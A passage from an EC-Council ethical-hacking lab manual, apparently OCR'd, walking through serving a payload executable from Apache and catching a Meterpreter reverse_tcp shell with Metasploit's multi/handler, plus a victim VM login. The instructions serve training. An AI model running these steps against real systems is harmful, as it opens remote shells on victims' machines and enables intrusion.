
8. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** in the terminal window and press **Enter**.

9. Start the Apache server by typing **service apache2 start** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.




11. In Metasploit type **use exploit/multi/handler** and press **Enter**.

12. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
14. Type **set lport 444** and press **Enter** to set lport.
15. Now, type **run** in the Metasploit console and press **Enter**.




16. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
17. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click on **Windows.exe** to download the file.

